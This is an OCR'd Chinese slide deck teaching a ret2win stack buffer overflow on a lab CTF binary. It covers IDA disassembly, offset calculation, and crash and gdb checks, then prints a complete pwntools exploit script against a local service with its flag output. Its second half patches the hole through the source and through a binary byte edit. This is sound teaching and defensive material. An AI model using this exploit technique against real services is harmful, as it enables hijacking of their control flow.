
No references found

Ctrl+X 查交叉參考：0 筆

從 IDA 拿到 0x4011D6



_fwrite	.plt	00000000004010E0
_start	.text	00000000004010F0
_dl_relocate_static_pie	.text	0000000000401120
deregister_tm_clones	.text	0000000000401130
register_tm_clones	.text	0000000000401160
__do_global_dtors_aux	.text	00000000004011A0
frame_dummy	.text	00000000004011D0
vault	.text	00000000004011D6
echo	.text	00000000004012A0
main	.text	0000000000401323
_term_proc	.fini	000000000040137C
__libc_start_main	extern	00000000004040B8



```
.text:00000000004011D6                          ; =============== S U B R O U T I N E =======================================
.text:00000000004011D6                          ; Attributes: noreturn bp-based frame
.text:00000000004011D6
.text:00000000004011D6                          vault proc near
.text:00000000004011D6
.text:00000000004011D6                          buf= byte ptr -90h
.text:00000000004011D6                          n= qword ptr -10h
.text:00000000004011D6                          fd= dword ptr -4
.text:00000000004011D6
.text:00000000004011D6                          ; __unwind {
.text:00000000004011D6 000 55                   push    rbp
.text:00000000004011D7 008 48 89 E5             mov     rbp, rsp
.text:00000000004011DA 008 48 81 EC 90 00 00 00 sub     rsp, 90h
.text:00000000004011E1 098 BE 00 00 00 00       mov     esi, 0                  ; oflag
.text:00000000004011E6 098 48 8D 05 17 0E 00 00 lea     rax, file               ; "/home/pwn/flag"
.text:00000000004011ED 098 48 89 C7             mov     rdi, rax                ; file
.text:00000000004011F0 098 B8 00 00 00 00       mov     eax, 0
.text:00000000004011F5 098 E8 D6 FE FF FF       call    _open
.text:00000000004011F5
.text:00000000004011FA 098 89 45 FC             mov     [rbp+fd], eax
.text:00000000004011FD 098 83 7D FC 00          cmp     [rbp+fd], 0
.text:0000000000401201 098 79 23                jns     short loc_401226
.text:0000000000401201
.text:0000000000401203 098 BA 13 00 00 00       mov     edx, 13h                ; n
.text:0000000000401208 098 48 8D 05 04 0E 00 00 lea     rax, aVaultUnavailab    ; "Vault unavailable.\n"
.text:000000000040120F 098 48 89 C6             mov     rsi, rax                ; buf
.text:0000000000401212 098 BF 01 00 00 00       mov     edi, 1                  ; fd
.text:0000000000401217 098 E8 34 FE FF FF       call    _write
.text:0000000000401217
.text:000000000040121C 098 BF 01 00 00 00       mov     edi, 1                  ; status
.text:0000000000401221 098 E8 0A FE FF FF       call    __exit
.text:0000000000401221
.text:0000000000401226                          ; ---------------------------------------------------------------------------
```

1. **雙擊 vault**

   Functions window 的 Start 欄就是它的位址。

2. **或按 G 輸入 004011D6**

   直接跳到該位址，適合已經知道位址的時候。

3. **記下 0x4011D6**

   No PIE，所以這個位址就是執行時的真實位址。

vault = 0x4011D6

0x4011D6

等等 p64() 要用的就是這個數字。

把漏洞量化：64 / 512 / 448



64 message 容量


512 fgets 上限

448 超額（512 − 64）

先蓋 saved rbp，再蓋 RIP

多出來的 448 bytes 會往位址高的方向依序覆蓋：先 8 bytes 的 saved rbp（offset 64），再 8 bytes 的回傳位址（offset 72）。這就是為什麼 offset 是 72。

先懂堆疊：函式呼叫時，記憶體長什麼樣



一次 echo() 呼叫，發生了什麼

01 call echo

CPU 把「回來要執行哪裡」push 到堆疊——這就是 RIP。

02 push rbp / sub rsp, 0x40

保存呼叫者的 rbp，並在堆疊上挖出 64 bytes 給 message。

03 fgets 往高位址寫

message 從 rbp-0x40 開始，索引越大、位址越高。

04 leave; ret


rsp 回到 rbp、pop 回舊 rbp，最後 pop 出 RIP 跳回去。

重點

只要寫超過 64 bytes，就會依序碰到 saved rbp 和回傳位址。


溢位的那一刻：64 + 8 = 72，第 73 個 byte 就是 RIP

正常：最多寫 64 bytes



覆寫

溢位：72 bytes 填充 + 8 bytes 位址



0–63：message 本體
64–71：saved rbp
72–79：回傳位址

所以 offset = 72

填充 72 bytes 剛好蓋滿 buffer 與 saved rbp；接下來 8 bytes 就是 ret 會 pop 出來的位址。

為什麼 NX 開著，ret2win 還是能贏？

路線 A：shellcode

把可執行的機器碼寫進堆疊，再跳過去執行。
需要：堆疊可寫 + 可執行。

NX enabled → 這條路被封死

但 NX 只擋「執行堆疊上的資料」，
它不管「你跳去哪裡」。

路線 B：ret2win

只改回傳位址，跳到程式「本來就有」的函式。
需要：一個 win 函式 + 可覆寫的 RIP。


NX 管不到：執行的仍是 .text 段的程式碼

所以 NX 開著，ret2win 照樣成立。
真正讓它變難的是 PIE（位址隨機）+ 拿掉 win 函式。

然後呢？

如果程式裡沒有現成的 win 函式，就得靠 ROP / ret2libc：把多個現成片段（gadget）串起來，呼叫 system("/bin/sh") 或 open/read/write。那是下一堂課的事。

算出偏移量：為什麼是 72，而不是 64 或 80



64 + 8 = 72

bytes 的填充，
然後接上 8 bytes 的位址。

三種長度，三種結果

64 bytes	剛好裝滿，程式正常結束
72 bytes	填滿 buffer 與 saved rbp，返回時崩潰
72 + 8 bytes	RIP 換成 vault，拿到旗標

常見誤差

把 offset 記成 64：只蓋到 buffer，程式優雅地結束。記成 80：多蓋了 8 bytes，RIP 反而沒對準。

小抄

offset = sizeof(buffer) + 8（64-bit 的 saved rbp）。

先用三次執行，確認 offset 真的沒錯

三次執行，三個結果

```
$ python3 verify.py
[64 bytes      ] exit=0    echo ok
[72 bytes      ] exit=-11  signal 11
[80 bytes      ] exit=-11  signal 11
[72 + &vault   ] exit=0    VAULT mocsctf{...}
```

gdb — 看 rbp 被蓋成什麼

```
$ gdb -q ./pwn
(gdb) run < /tmp/in80
(gdb) info registers rbp
rbp            0x4141414141414141  0x4141414141414141
```

讀懂這張表

64 bytes

什麼都沒蓋到，服務正常回聲、正常結束。

72 / 80 bytes

72 蓋到 saved rbp、80 蓋滿 RIP，SIGSEGV（signal 11）。

72 + &vault

RIP 被換成 vault，於是印出 VAULT 與旗標。

崩潰不是失敗，是座標

SIGSEGV 代表你已經碰到 RIP。接下來只要把那個「蓋爛的值」換成有效位址，程式就會照你的意思走。

寫下第一支 exploit：三個常數，一個 payload

exploit.py

```python
from pwn import *

context.log_level = "info"

HOST, PORT = "127.0.0.1", 9999
OFFSET = 72
VAULT  = 0x4011D6

io = remote(HOST, PORT)
io.recvuntil(b"Message: ")

payload  = b"A" * OFFSET
payload += p64(VAULT)

io.sendline(payload)
print(io.recvall(timeout=5).decode(errors="replace"))
```

逐行看

- **OFFSET = 72**
  64 buffer + 8 saved rbp。
- **VAULT = 0x4011D6**
  nm 找到的位址；No PIE 所以寫死。
- **p64(VAULT)**
  打包成 8 bytes 小端序：d6 11 40 00 …
- **sendline**
  送出 payload，並補一個換行讓 fgets 結束。

本機測試

把 remote(...) 換成 process("./pwn") 即可；其餘完全不用改。

跑起來：VAULT 出現，旗標到手

exploit 執行結果

```
$ python3 exploit.py
[+] Opening connection to 127.0.0.1 on port 9999: Done
<72個A + 返回地址>
VAULT mocsctf{demo_flag_for_slides}
[*] Closed connection to 127.0.0.1 port 9999
```

VAULT 後面那串，就是旗標。

01 **回顯的 A 是預期行為**

程式先印出你送的訊息，才 ret 到 vault。

02 **vault 直接 _exit(0)**

所以連線會被關掉，不會回到選單。

03 **每次連線都是新 process**

重打一次，結果應該完全一樣。

如果沒看到 VAULT？

先確認你看到的回顯長度是不是 72；再看 RIP 是否真的被覆寫。最常見的原因是 offset 少 8，或位址打成 0x4011d7。

搬到真實環境：local 會過，remote 不一定

項目	本機 process	遠端 remote
連線方式	process("./pwn")	remote(host, 9999)
程式位址	固定（No PIE）	仍然固定
libc 版本	你機器上的	容器裡的（本題用不到）
換行	sendline 自動補	sendline 也自動補
中斷	Ctrl-C	alarm(60) 到就斷

只要換這一行

```
io = remote(host, 9999)
io.recvuntil(b"Message: ")
io.sendline(payload)
print(io.recvall(timeout=5))
```

遠端失敗的三大原因

① offset 不對：本機就不會過，先修好再上遠端。
② 多送了一個換行：payload 尾端又補 \n，讓 fgets 提早結束。
③ 位址寫錯：0x4011d6 寫成 0x4011d7，或忘了 p64。

本題的小確幸

No PIE + 不需要 leak，所以本機與遠端的位址完全一樣。這也是它適合入門的原因。

五個新手最常卡住的地方

01 offset 少 8

只蓋到 buffer，程式優雅地結束。

→ 重新數 64 + 8 = 72。

02 忘記 p64()

位址變成字串 b"0x4011d6"。

→ 用 p64 / struct.pack("<Q")。

03 位址差一個 byte

跳到函式中間，指令解碼爆炸。

→ 取函式第一個 instruction。

04 多送換行

payload 尾端又多一個 \n。

→ sendline 只送一次。

05 沒重新 recv

服務每次連線都是新 process。

→ 每次都 recvuntil("Message: ")。

排錯順序：本機 → 固定輸入 → 再看遠端。一次只改一個變數，你才找得到兇手。

防守方視角：一行 sizeof，就能把門關上

修補：pwn.c

```
 static void echo(void)
 {
     char message[64];
     fputs("Message: ", stdout);
-    if (!fgets(message, 512, stdin))
+    if (!fgets(message, sizeof(message), stdin))
         return;
     printf("%s\n", message);
 }
```

為什麼這樣就夠？

sizeof(message) 在編譯期就是 64，fgets 最多只寫 63 bytes + NUL，永遠碰不到 saved rbp 與 RIP。

更完整的防禦縱深

① 程式碼

sizeof、strlcpy、長度檢查 → 根本不要溢位

② 編譯器

-fstack-protector-all → 偵測到覆寫就 abort

③ 連結器

PIE、Full RELRO → 位址隨機、GOT 唯讀

④ 作業系統

NX、ASLR → 堆疊不可執行、位址難猜

但小心：修補不能改行為

修完之後，正常的回聲仍要能用。checker 會同時測「洞補了沒」與「服務活著沒」。

有原始碼的修補：改一行，再用 Docker 重編

① 有原始碼

512 → sizeof(message)

上一頁看過這一行。改的是原始碼，所以要重新編譯出新的執行檔——這一步才是最常出錯的地方。

pwn.c

```
- fgets(message, 512, stdin);
+ fgets(message, sizeof(message), stdin);
```

sizeof(message) 在編譯期就是 64，功能不變、參數只剩一個。

但編出來的東西，要能在遠端那一版跑起來。

② 重新編譯

編譯環境要跟遠端一致

映像	ubuntu:22.04 —— 附件裡 Dockerfile 的 FROM
選項	-O0 -no-pie -fno-stack-protector（照抄 Dockerfile）
架構	linux/amd64；ARM 機器要加 --platform

兩行就好，不必自己記旗標

```
$ docker build -t echovault-patch:local .
$ docker run --rm -v "$PWD:/src" -w /src \
      echovault-patch:local make
[+] Built ./pwn
```

編譯對了，才輪到上傳

EchoVault → Upload Patch → target /home/pwn/pwn → service=PASS、security=PASS；再送一次 72 bytes，VAULT 不再出現。

patch 附件裡有什麼：三個檔案，各管一件事

pwn.c

補什麼

修補版原始碼。整份只有一行不同：fgets 的大小從 512 變成 sizeof(message)。

Makefile

怎麼編

同一組旗標：-O0 -no-pie -fno-stack-protector -fcf-protection=none。make 就會套用。

Dockerfile

在哪編

遠端環境：ubuntu:22.04 + build-essential，glibc 2.35。用它建容器，不必猜筆電差在哪。

只給「可重現」的最小集合：原始碼、旗標、環境。怎麼編、怎麼傳，是操作。

bash · 自己編

```
$ tar xzf patch_attachment.tar.gz
$ docker build -t echovault-patch .
$ docker run --rm -v "$PWD:/src" -w /src \
      echovault-patch make
[+] Built ./pwn
```

兩個提醒

- 沒有 Docker 也能 make，但 glibc 與 CPU 架構不保證一致。
- 上傳的是編出來的 pwn，target 填 /home/pwn/pwn。

直接 patch 執行檔：沒有原始碼也能補洞

1 只有執行檔，沒有原始碼

客戶給的是編譯好的 binary，或 CTF 只附一個 attachment。

2 不能重新編譯

版本、編譯器、相依函式庫都對不上，重編出來的東西不是原本那一份。

3 只要改一個常數

512 改成 64，不需要重寫邏輯——改 5 個 byte 裡的 1 個。

echo+0x36 · 0x4012D6

```
BE 00 02 00 00
mov  esi, 200h       ; 512

BE 40 00 00 00
mov  esi, 40h        ; 64
```

只有第 2 個 byte 從 02 變成 40。


檔案位置怎麼算？


offset = VA − 0x400000 = 0x12D6（本題 .text 剛好對齊）

patch 的是「這一份」檔案

換一版 binary、重新編譯、或換架構，位址與 offset 全部要重找。它是最後手段，不是常規做法；常規做法仍然是修原始碼。

在 IDA 裡改一個 byte：200h → 40h





為什麼是 40，不是 3F？

fgets 的大小包含結尾的 NUL：0x40 = 64，最多讀 63 個字元再加 1 個 NUL。寫 0x3F 會少一個 byte。

1. 游標移到 004012D6（G 跳過去）
2. 鼠標右鍵 -> Assemble -> Assembly
3. 把 mov esi, 200h 改成 mov esi, 40，按 enter
4. Edit → Patch program → Apply patches to input file
5. 另存成 pwn_patched，保留原始檔

驗證：patch 後，溢位真的消失了嗎？

patch 前後，同一份 payload

```
$ python3 patch.py pwn pwn_patched
[*] 0x0012d6: be 00 02 00 00 -> be 40 00 00 00

$ python3 -c "print('A'*80)" | ./pwn
Message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)

$ python3 -c "print('A'*80)" | ./pwn_patched
Message: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

原始 ./pwn

80 bytes → SIGSEGV（exit 139）

RIP 被 A 蓋掉，程式崩潰。

patch 後

80 bytes → exit 0，只回顯 63 bytes

fgets 只寫 63 + NUL，碰不到車票。

patch 後 + ret2win

exit 0，沒有 VAULT

洞補了，原本的 exploit 也失效。

5 個 byte 的極限

重新編譯就回來；檔案的雜湊、簽章也會改變。patch 是止血，不是治本。

帶走這五句話，你就已經入門了

01 **先偵察，再用 IDA 讀碼**

checksec 決定路線；Functions + F5 讓你讀懂別人的 binary。

02 **堆疊是相對位置**

buffer → saved rbp → RIP，記住順序就好。

03 **offset = buffer + 8**

64-bit 的 saved rbp 是 8 bytes。

04 **payload = 填充 + p64(addr)**

沒有 shellcode，也能拿旗標。

05 **修補：一行 sizeof，或直接 patch ELF**

sizeof 治本；patch 是沒有原始碼時的止血。

最後一句

pwn 的樂趣在於：你必須真的理解程式怎麼跑，才能讓它跑錯方向。今天只是第一道門，後面還有 ROP、heap、format string。

下一步：三個練習

01 **改用 cyclic 找 offset**

不要死背 72，讓 pwntools 幫你算。

02 **開啟 canary 重編**

看看同樣的 payload 會發生什麼。

03 **直接 patch 執行檔**

把 vault 的 open 改掉，讓它永遠讀不到旗標。

資源

pwntools 文件 docs.pwntools.com

pwn.college（免費課程）

CTF Wiki ctf-wiki.org

IDA Free hex-rays.com/ida-free